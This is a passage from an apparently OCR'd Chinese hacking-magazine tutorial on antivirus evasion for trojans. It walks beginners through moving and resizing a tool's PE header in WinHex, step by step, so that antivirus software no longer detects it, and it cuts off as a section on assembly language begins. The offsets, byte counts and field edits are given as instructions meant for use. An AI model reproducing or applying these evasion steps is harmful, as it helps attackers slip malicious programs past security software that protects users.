



图 4

三、由以上知识想到的


相信有许多小菜还被一种叫做“修改PE段”的免杀技术所困惑，为什么自己总是不成功呢？记得我曾经在 X 档案 07 年第 7 期杂志中写过一篇名为“木马免杀全攻略”的文章，其中就涉及到了“修改PE段”的免杀技术，但之后有一些小菜反映操作总是不成功，其实就是因为我当时对 PE 文件的结构不了解所造成的。在此我就针对 PE 文件头的修改进行详细的介绍。


图 5


我们以 WebHacking[A1Pass 干净版]为例进行一次 PE 文件头的免杀，为了能有一个比较“干净”的修改场所，我们需要将其 PE 头部的垃圾信息清理一下，使用的工具是 PeClean，只需要将 WebHacking 拖放到 PeClean 的界面中即可完成清理了，如图 4。

然后我们使用反汇编工具 WinHex 打开 WebHacking，如图 5，通过与图 2 的典型 PE 文件对比，我们可以发现许多没用的信息现在已经被清理干净了，这样更有利于我们的修改操作。

接下来就是计算 PE 文件头的大小了，我们沿着 PE 文件头开始标志“PE”往下找，第一个问号处所对应的 16 进制信息就是 PE 文件头的大小了，如图 6。其实这种查找方法是有一定局限性的，我们也可以这样查找，在关键字“PE”后的第 17 个字节处的数据就是代表 PE 文件头大小的信息。我们从图 6 中可以看到，与之相对应的 16 进制信息为“E0”，转换为 10 进制也就是“224”，如图 7，由此得知了 PE 文件头的大小为 224 字节。


图 6

看到这里可能有一些读者会有疑问，前面介绍 PE 文件的时候不是说过 PE 文件头的大小为 224 字节了吗？为什么这里还要讲一遍呢？其实这只是考虑到怕大家遇到特殊的情况，比如 PE 文件已经被做了手脚等，如果再详细的介绍一下，这样可以保证大家能够轻松


图 7

应对任何情况。

我们从关键字“PE”开始向下复制224个字节，其实还有更方便的方法，我们可以一边复制，一边注意WinHex右下角的“大小”信息，当其显示为16进制的E0时，即说明我们已经选择了224个字节的信息了，如图8。

按快捷键Ctrl + C复制这段数据，然后选取PE文件中部，由下向上选取224字节的区域，同理，我们看“大小”信息后显示16进制信息E0后即可停止，如图9。我们的光标停留在了所选区域的最前方，也就是偏移量80上。我们按快捷键Ctrl + B，会弹出一个对话框，提示“剪切板数据将写入在偏移量80”，我们点击确定，结果如图10所示。这里一定要注意，在按快捷键之前，一定要确定光标在所选择区域的最前方，否则会导致程序不能运行，甚至执行后会导致系统崩溃。

现在我们要将原PE文件头的剩余部分如图11所示的那样使用00填充，然后我们在区段表的第一个节表“.nsp0”前开始选择，一直到PE文件头的头部，如图12。从图中可知，我们选择区域的大小为16进制的140，也就是10进制的320字节。我们只需将这个数值减去24，等于296，这就是现在位移后的PE文件头的真正大小。也就是说，实际上我们PE文件头的大小此时已经由原来的224变为现在的296了，转换为16进制就是128。通过上面的PE文件知识推理可知，我们应该将上面的E0修改为现在的128，但在实际应用时我们却不能这么修改，因为涉及到高低位的问题，关于高低位的问题这里大家不必了解，只要记住它的规律即可。就以我们将要更改的128为例，真正应用时要输入为“28 01”，如图13。而如果大小是567的话，那么就应该输入为“67 05”，而ABC自然就是“BC 0A”。

在明白了修改PE文件头大小的方法后，我们还应该修改记录PE文件头位置的信息，这个就比较容易了，通过PE文件的基础知识我们知道，记录PE文件头的字段位于DOS文件头的偏移量3C处，如图14，可以看到原来的PE文件头位于偏移量C8处，但是现在我们PE文件头位于偏移量80处，所以我们只要将C8改为80即可，如图15。最后将文件保存，运行一下试试，功能完全正常。

第三步：了解汇编语言

接下来我们要介绍的就是许多初学者认为很遥远的汇编语言，其实之所以说遥远，只是因为大家对汇编以及自己潜力的不了解所造成的一种假象，记得有句名言说过“从数学角度上看，人们本无法理解事物，而只能去习惯他们”。

其实单从编程语言上来讲，我个人认为汇编要比C++简单一些，而且对于我们目前的层次来讲，也是只需要与汇编“混个脸熟”即可，没有必要深入理解，这也就是为什么本节的标题定位“了解汇编语言”的原因。

首先，在大家了解汇编语言前，一定要

